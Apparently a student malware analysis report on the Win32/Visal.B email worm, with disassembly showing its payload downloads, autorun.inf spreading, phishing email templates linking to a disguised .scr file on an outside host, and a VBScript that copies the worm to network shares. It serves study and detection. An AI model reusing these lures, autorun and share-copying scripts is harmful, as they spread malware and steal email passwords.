Malware Analysis Report

Group Name: Aw, Snap!
Group Members: Weijia Sun, Xinyu Lyu, Mengmei Ye

Introduction


Malware: Win32/Visal.B is a malware that can spread via email. After the computer is infected by the malware, an email message contains a link to the worm which is pretended to be a PDF file will be spread. Actually, the link will lead to a Windows Executable file (.exe file) which is commonly identified(59/72) by VirusTotal as Win32/Visal.B.

Reverse Engineering

To analyze the malware, we apply static analysis in IDA Pro by checking the source code of the malware.

The main workflow of the malware is first downloaded several executables from links, then spread itself via email, windows file shares, and USB autorun.


First, Win32/Visal.B download several tools from different links. A typical URL looks like:



```
.text:0040A79E                 mov     dword ptr [ebp-398h], offset dword_405674
.text:0040A7A8                 mov     dword ptr [ebp-3A0h], 8
.text:0040A7B2                 mov     dword ptr [ebp-3A8h], offset aP ; "p:"
.text:0040A7BC                 mov     dword ptr [ebp-3B0h], 8
.text:0040A7C6                 mov     dword ptr [ebp-3B8h], offset aMembers ; "members"
.text:0040A7D0                 mov     dword ptr [ebp-3C0h], 8
.text:0040A7DA                 mov     dword ptr [ebp-3C8h], offset aMultimania ; "multimania"
.text:0040A7E4                 mov     dword ptr [ebp-3D0h], 8
.text:0040A7EE                 mov     dword ptr [ebp-3D8h], offset aCo ; "co"
.text:0040A7F8                 mov     dword ptr [ebp-3E0h], 8
.text:0040A802                 mov     dword ptr [ebp-3E8h], offset aUk ; "uk"
.text:0040A80C                 mov     dword ptr [ebp-3F0h], 8
.text:0040A816                 mov     dword ptr [ebp-3F8h], offset aYahoophoto ; "yahoophoto"
.text:0040A820                 mov     dword ptr [ebp-400h], 8
```

From the screenshot above, we can conclude the URL: **/yahoophoto/ff.iq HTTP/1.1.** From several links like this, the malware downloads lots of programs which are identified as password recovery tools.

Downloads files example:




```
.text:00405CA0                 dd 0Eh
.text:00405CA4 aFf_exe:                                ; DATA XREF: .text:00416014↓o
.text:00405CA4                 unicode 0, <\ff.exe>,0
.text:00405CB4 aGetfile:                               ; DATA XREF: .text:00416060↓o
.text:00405CB4                                         ; .text:004169FE↓o ...
.text:00405CB4                 unicode 0, <GetFile>,0
.text:00405CC4 aSize:                                  ; DATA XREF: .text:004160CB↓o
.text:00405CC4                                         ; .text:00416A69↓o ...
.text:00405CC4                 unicode 0, <Size>,0
.text:00405CCE                 align 10h
.text:00405CD0                 dd 0Ch
.text:00405CD4 aFf_dlm:                                ; DATA XREF: .text:004162DC↓o
.text:00405CD4                                         ; .text:00424991↓o
.text:00405CD4                 unicode 0, <ff.dlm>,0
.text:00405CE2                 align 4
.text:00405CE4                 dd 0Eh
.text:00405CE8 aFf_exe_0:                              ; DATA XREF: .text:loc_41670E↓o
.text:00405CE8                 unicode 0, <ff.exe >,0
.text:00405CF8                 dd 2
.text:00405CFC dword_405CFC    dd 20h, 4               ; DATA XREF: .text:0041673B↓o
.text:00405CFC                                         ; .text:004170D9↓o ...
.text:00405D04 dword_405D04    dd 8C0001h, 0Eh         ; DATA XREF: .text:0041683A↓o
.text:00405D04                                         ; .text:004171D8↓o ...
.text:00405D0C aGc_exe:                                ; DATA XREF: .text:004169B2↓o
.text:00405D0C                 unicode 0, <\gc.exe>,0
.text:00405D1C                 dd 0Ch
.text:00405D20 aGc_dlm:                                ; DATA XREF: .text:00416C7A↓o
.text:00405D20                                         ; .text:00424BF8↓o
.text:00405D20                 unicode 0, <gc.dlm>,0
.text:00405D2E                 align 10h
.text:00405D30                 dd 0Eh
.text:00405D34 aGc_exe_0:                              ; DATA XREF: .text:loc_4170AC↓o
.text:00405D34                 unicode 0, <gc.exe >,0
.text:00405D44                 dd 0Eh
.text:00405D48 aIe_exe:                                ; DATA XREF: .text:00417350↓o
.text:00405D48                 unicode 0, <\ie.exe>,0
.text:00405D58                 dd 0Ch
.text:00405D5C aIe_dlm:                                ; DATA XREF: .text:00417618↓o
.text:00405D5C                                         ; .text:00424E59↓o
```

- %windir%\ff.exe
- %windir%\gc.exe

- %windir%\ie.exe


The executables above are identified as legitimate password recovery tools for a different browser, such as FireFox, Google Chrome, Safari, etc. These executable helps to access your password for the email account and starts spreading the email.

In addition, the malware could be executed by the auto-run feature as is shown in the figure below. “aAutorunOpenOpe” shows that the malware could open a certain executable file, namely “open.exe”.




```
.text:00403045 aAutorunOpenOpe db '[autorun]',0Dh,0Ah
.text:00403045                 db 'open=open.exe',0Dh,0Ah
.text:00403045                 db 'icon=%windir%\system32\shell32.dll,8',0Dh,0Ah
.text:00403045                 db 'action=Open Drive to view files',0Dh,0Ah
.text:00403045                 db 'shell\open=Open',0Dh,0Ah
.text:00403045                 db 'shell\open\command=open.exe',0Dh,0Ah
.text:00403045                 db 'shell\open\default=1',0Dh,0Ah,0
```

After the malware obtains the password of the local user email (i.e., SMTPPassword), it pretends as the user and starts to spread the spams. The SMTP domains contain Yahoo, and GMail, etc. The source code example of GMail SMTP is shown below. In the example, we can observe that there are “SMTPVRPort” and “SMTPSSL”, which indicate the email communication, such as protocol.




```
.text:00424759                 mov     eax, offset aSmtp_gmail_com ; "smtp.gmail.com"
.text:0042475E                 push    offset aSmtpserver ; "SMTPServer"
.text:00424763                 mov     [edx], ecx
.text:00424765                 mov     [edx+4], edi
.text:00424768                 mov     [edx+8], eax
.text:0042476B                 mov     eax, [ebp-14h]
.text:0042476E                 push    eax
.text:0042476F                 mov     [edx+0Ch], ebx
.text:00424772                 call    esi ; __vbaLateMemSt
.text:00424774                 sub     esp, 10h
.text:00424777                 mov     ecx, 2
.text:0042477C                 mov     edx, esp
.text:0042477E                 mov     eax, 1D1h
.text:00424783                 push    offset aSmtpsvrport ; "SMTPSVRPort"
.text:00424788                 mov     [edx], ecx
.text:0042478A                 mov     [edx+4], edi
.text:0042478D                 mov     [edx+8], eax
.text:00424790                 mov     eax, [ebp-14h]
.text:00424793                 push    eax
.text:00424794                 mov     [edx+0Ch], ebx
.text:00424797                 call    esi ; __vbaLateMemSt
.text:00424799                 sub     esp, 10h
.text:0042479C                 mov     ecx, 0Bh
.text:004247A1                 mov     edx, esp
.text:004247A3                 or      eax, 0FFFFFFFFh
.text:004247A6                 push    offset aSmtpssl ; "SMTPSSL"
```

Then, the malware starts to prepare the content of the emails to the contacts. The two content samples are shown in the figures below. In the content with the HTML format, the malware attempts to prevent as a real-world user to attract the email receiver to click the malicious link without suspecting.




```
.text:00409094                 dw 3Ch
.text:00409094                 unicode 0, <html>
.text:00409094                 dw 3Eh, 3Ch
.text:00409094                 unicode 0, <font size=4 color=blue>
.text:00409094                 dw 3Eh
.text:00409094                 unicode 0, <Hello:>
.text:00409094                 dw 3Ch
.text:00409094                 unicode 0, <br>
.text:00409094                 dw 3Eh, 3Ch
.text:00409094                 unicode 0, <font size=4 color=black>
.text:00409094                 dw 3Eh, 3Ch
.text:00409094                 unicode 0, <br>
.text:00409094                 dw 3Eh
.text:00409094                 unicode 0, <This is The Document I told you about,you can find it Her>
.text:00409094                 unicode 0, <e.>
.text:00409094                 dw 3Ch
.text:00409094                 unicode 0, <font size=4 color=blue>
.text:00409094                 dw 3Eh, 3Ch
.text:00409094                 unicode 0, <a target=new href=http://members.multimania.co.uk/yahooph>
.text:00409094                 unicode 0, <oto/PDF_Document21_025542010_pdf.scr>
.text:00409094                 dw 3Eh
.text:00409094                 unicode 0, <http://www.sharedocuments.com/library/PDF_Document21.0255>
.text:00409094                 unicode 0, <42010.pdf>
.text:00409094                 dw 3Ch
.text:00409094                 unicode 0, <font size=4 color=blue>
.text:00409094                 dw 3Eh
.text:00409094                 unicode 0, < >
.text:00409094                 dw 3Ch
.text:00409094                 unicode 0, </a>
.text:00409094                 dw 3Eh, 3Ch
.text:00409094                 unicode 0, <br>
.text:00409094                 dw 3Eh, 3Ch
.text:00409094                 unicode 0, <br>
.text:00409094                 dw 3Eh, 3Ch
.text:00409094                 unicode 0, <font size=4 color=black>
.text:00409094                 dw 3Eh
.text:00409094                 unicode 0, <Please check it and reply as soon as possible.>
.text:00409094                 dw 3Ch
.text:00409094                 unicode 0, <br>
.text:00409094                 dw 3Eh, 3Ch
.text:00409094                 unicode 0, <br>
.text:00409094                 dw 3Eh, 3Ch
.text:00409094                 unicode 0, <br>
.text:00409094                 dw 3Eh, 3Ch
.text:00409094                 unicode 0, <font size=4 color=blue>
.text:00409094                 dw 3Eh
.text:00409094                 unicode 0, <Cheers,>
.text:00409094                 dw 3Ch
.text:00409094                 unicode 0, </html>
```




```
.text:004095FC aHtmlFontSize_0:                        ; DATA XREF: .text:00442A1C↓o
.text:004095FC                 dw 3Ch
.text:004095FC                 unicode 0, <html>
.text:004095FC                 dw 3Eh, 3Ch
.text:004095FC                 unicode 0, <font size=4 color=blue>
.text:004095FC                 dw 3Eh
.text:004095FC                 unicode 0, <Hello:>
.text:004095FC                 dw 3Ch
.text:004095FC                 unicode 0, <br>
.text:004095FC                 dw 3Eh, 3Ch
.text:004095FC                 unicode 0, <font size=4 color=black>
.text:004095FC                 dw 3Eh, 3Ch
.text:004095FC                 unicode 0, <br>
.text:004095FC                 dw 3Eh
.text:004095FC                 unicode 0, <This is The Free Dowload Sex Movies,you can find it Here.>
.text:004095FC                 dw 3Ch
.text:004095FC                 unicode 0, <br>
.text:004095FC                 dw 3Eh, 3Ch
.text:004095FC                 unicode 0, <font size=4 color=blue>
.text:004095FC                 dw 3Eh, 3Ch
.text:004095FC                 unicode 0, <a target=new href=http://members.multimania.co.uk/yahooph>
.text:004095FC                 unicode 0, <oto/PDF_Document21_025542010_pdf.scr>
.text:004095FC                 dw 3Eh
.text:004095FC                 unicode 0, <http://www.sharemovies.com/library/SEX21.025542010.wmv>
.text:004095FC                 dw 3Ch
.text:004095FC                 unicode 0, <font size=4 color=blue>
.text:004095FC                 dw 3Eh
.text:004095FC                 unicode 0, < >
.text:004095FC                 dw 3Ch
.text:004095FC                 unicode 0, </a>
.text:004095FC                 dw 3Eh, 3Ch
.text:004095FC                 unicode 0, <br>
.text:004095FC                 dw 3Eh, 3Ch
.text:004095FC                 unicode 0, <br>
.text:004095FC                 dw 3Eh, 3Ch
.text:004095FC                 unicode 0, <font size=4 color=black>
.text:004095FC                 dw 3Eh
.text:004095FC                 unicode 0, <Enjoy Your Time.>
.text:004095FC                 dw 3Ch
.text:004095FC                 unicode 0, <br>
.text:004095FC                 dw 3Eh, 3Ch
.text:004095FC                 unicode 0, <br>
.text:004095FC                 dw 3Eh, 3Ch
.text:004095FC                 unicode 0, <br>
.text:004095FC                 dw 3Eh, 3Ch
.text:004095FC                 unicode 0, <font size=4 color=blue>
.text:004095FC                 dw 3Eh
.text:004095FC                 unicode 0, <Cheers,>
.text:004095FC                 dw 3Ch
.text:004095FC                 unicode 0, </html>
```

In addition, to observe how the malware copies malicious files in multiple folders in the system, we find that there is a string called “aListNetworkSha”, where the value of the string is “List Network Shares”, as is shown in the following attached figure. Based on the content of the string, we observe that it sets “impersonationLevel=impersonate”, which indicates that the malware attempts to pretend as the host local machine. Also, based on the App.Path, it conducts multiple file copy instructions by duplicating the “N73.Image12.03.2009.JPG.scr” file to the “New Folder”, “music”, and “print” folders.




```
.text:00403110 aListNetworkSha db 27h,' List Network Shares',0Dh,0Ah
.text:00403110                 db 0Dh,0Ah
.text:00403110                 db 'Const HKEY_LOCAL_MACHINE = &H80000002',0Dh,0Ah
.text:00403110                 db 0Dh,0Ah
.text:00403110                 db 'dim i',0Dh,0Ah
.text:00403110                 db 'i="0"',0Dh,0Ah
.text:00403110                 db 0Dh,0Ah
.text:00403110                 db 'strComputer = "."',0Dh,0Ah
.text:00403110                 db 'Set objWMIService = GetObject("winmgmts:" _',0Dh,0Ah
.text:00403110                 db '    & "{impersonationLevel=impersonate}!\\" & strComputer & "\roo'
.text:00403110                 db 't\cimv2")',0Dh,0Ah
.text:00403110                 db 0Dh,0Ah
.text:00403110                 db 'Set colShares = objWMIService.ExecQuery("Select * from Win32_Shar'
.text:00403110                 db 'e")',0Dh,0Ah
.text:00403110                 db 0Dh,0Ah
.text:00403110                 db 'For each objShare in colShares   ',0Dh,0Ah
.text:00403110                 db 0Dh,0Ah
.text:00403110                 db 'strComputer = "."',0Dh,0Ah
.text:00403110                 db ' ',0Dh,0Ah
.text:00403110                 db 'Set oReg=GetObject("winmgmts:{impersonationLevel=impersonate}!\\"'
.text:00403110                 db ' & _ ',0Dh,0Ah
.text:00403110                 db '    strComputer & "\root\default:StdRegProv")',0Dh,0Ah
.text:00403110                 db ' ',0Dh,0Ah
.text:00403110                 db 'strKeyPath = "SOFTWARE\Microsoft\Windows NT\CurrentVersion\Window'
.text:00403110                 db 's"',0Dh,0Ah
.text:00403110                 db 'strValueName = i',0Dh,0Ah
.text:00403110                 db 'strValue = objShare.Path',0Dh,0Ah
.text:00403110                 db 'oReg.SetStringValue HKEY_LOCAL_MACHINE,strKeyPath,strValueName,st'
.text:00403110                 db 'rValue',0Dh,0Ah
.text:00403110                 db ' ',0Dh,0Ah
.text:00403110                 db 'i = i + 1',0Dh,0Ah
.text:00403110                 db 'Next',0Dh,0Ah
```



```
.text:00403110                 db 'Set domain = GetObject("WinNT://Workgroup")',0Dh,0Ah
.text:00403110                 db 'domain.Filter = Array("Computer")',0Dh,0Ah
.text:00403110                 db 'For Each computer In domain',0Dh,0Ah
.text:00403110                 db 'strComp = computer.Name',0Dh,0Ah
.text:00403110                 db 'DoEvents',0Dh,0Ah
.text:00403110                 db 'FileCopy App.Path & "\svchost.exe", "\\" & strComp & "\d\" & "N73'
.text:00403110                 db '.Image12.03.2009.JPG.scr"',0Dh,0Ah
.text:00403110                 db 'FileCopy App.Path & "\svchost.exe", "\\" & strComp & "\c\" & "N73'
.text:00403110                 db '.Image12.03.2009.JPG.scr"',0Dh,0Ah
.text:00403110                 db 'FileCopy App.Path & "\svchost.exe", "\\" & strComp & "\New Folder'
.text:00403110                 db '\" & "N73.Image12.03.2009.JPG.scr"',0Dh,0Ah
.text:00403110                 db 'FileCopy App.Path & "\svchost.exe", "\\" & strComp & "\music\" & '
.text:00403110                 db '"N73.Image12.03.2009.JPG.scr"',0Dh,0Ah
.text:00403110                 db 'FileCopy App.Path & "\svchost.exe", "\\" & strComp & "\print\" & '
.text:00403110                 db '"N73.Image12.03.2009.JPG.scr"',0Dh,0Ah
.text:00403110                 db 'FileCopy App.Path & "\svchost.exe", "\\" & strComp & "\E\" & "N73'
.text:00403110                 db '.Image12.03.2009.JPG.scr"',0Dh,0Ah
.text:00403110                 db 'FileCopy App.Path & "\svchost.exe", "\\" & strComp & "\F\" & "N73'
.text:00403110                 db '.Image12.03.2009.JPG.scr"',0Dh,0Ah
.text:00403110                 db 'FileCopy App.Path & "\svchost.exe", "\\" & strComp & "\G\" & "N73'
.text:00403110                 db '.Image12.03.2009.JPG.scr"',0Dh,0Ah
.text:00403110                 db 'FileCopy App.Path & "\svchost.exe", "\\" & strComp & "\H\" & "N73'
.text:00403110                 db '.Image12.03.2009.JPG.scr"',0Dh,0Ah
```

Intrusion Detection

Once your computer is infected by the worm, the malware would start downloading several executables, so you will found some new .exe file in your computer as follows:



```
.text:0040BF81          mov   dword ptr [ebp-398h], offset aExplorer_exe ; "explor...
.text:0040D5CB          mov   dword ptr [ebp-398h], offset aExplorer_exe_0 ; "Expl...
.text:00415B2F          mov   dword ptr [ebp-3A8h], offset aRe_exe ; "re.exe"
.text:00416014          push  offset aFf_exe  ; "\\ff.exe"
.text:0041670E          mov   dword ptr [ebp-398h], offset aFf_exe_0 ; "ff.exe "
.text:004169B2          push  offset aGc_exe  ; "\\gc.exe"
.text:004170AC          mov   dword ptr [ebp-398h], offset aGc_exe_0 ; "gc.exe "
.text:00417350          push  offset aIe_exe  ; "\\ie.exe"
.text:00417A4A          mov   dword ptr [ebp-398h], offset aIe_exe_0 ; "ie.exe "
.text:00417CEE          push  offset aIm_exe  ; "\\im.exe"
.text:004183E8          mov   dword ptr [ebp-398h], offset aIm_exe_0 ; "im.exe "
.text:0041868C          push  offset aOp_exe  ; "\\op.exe"
.text:00418D86          mov   dword ptr [ebp-398h], offset aOp_exe_0 ; "op.exe "
.text:0041902A          push  offset aPspv_exe ; "\\pspv.exe"
.text:00419724          mov   dword ptr [ebp-398h], offset aPspv_exe_0 ; "pspv.ex...
.text:004199C8          push  offset aRd_exe  ; "\\rd.exe"
.text:0041A0C2          mov   dword ptr [ebp-398h], offset aRd_exe_0 ; "rd.exe "
.text:0041A366          push  offset aW_exe   ; "\\w.exe"
.text:0041AA60          mov   dword ptr [ebp-398h], offset aW_exe_0 ; "w.exe "
.text:0041AD04          push  offset aM_exe   ; "\\m.exe"
.text:0041B3FE          mov   dword ptr [ebp-398h], offset aM_exe_0 ; "m.exe "
.text:0041B98D          push  offset aRe_exe_0 ; "\\re.exe"
.text:0041BAB5          push  offset aUpdatesUpdates ; "\\updates\\updates.exe"
.text:0041BCAC          push  offset aRe_exe_1 ; "re.exe "
.text:004204CB          mov   dword ptr [ebp-3A8h], offset aWscript_exe ; "wscript....
.text:004266CE          push  offset aTryme1_exe ; "tryme1.exe"
.text:00426846          push  offset aTryme1_exe ; "tryme1.exe"
.text:00443010          push  offset aSystemUpdates_ ; "\\system\\updates.exe"
.text:00443029          push  offset aCsrss_exe ; "\\csrss.exe"
```

Intrusion Recovery

To recover from the compromised computer, we would strongly recommend the user to download the newest antivirus software to disable the malicious behavior generated by the malware and remove the malware from the OS and USB drivers completely. Also, since the malware detects the email passwords by parsing the pre-stored passwords in the web browser. We would recommend the user first changes the email passwords and further, disable the auto-saving/filing feature in the web browsers.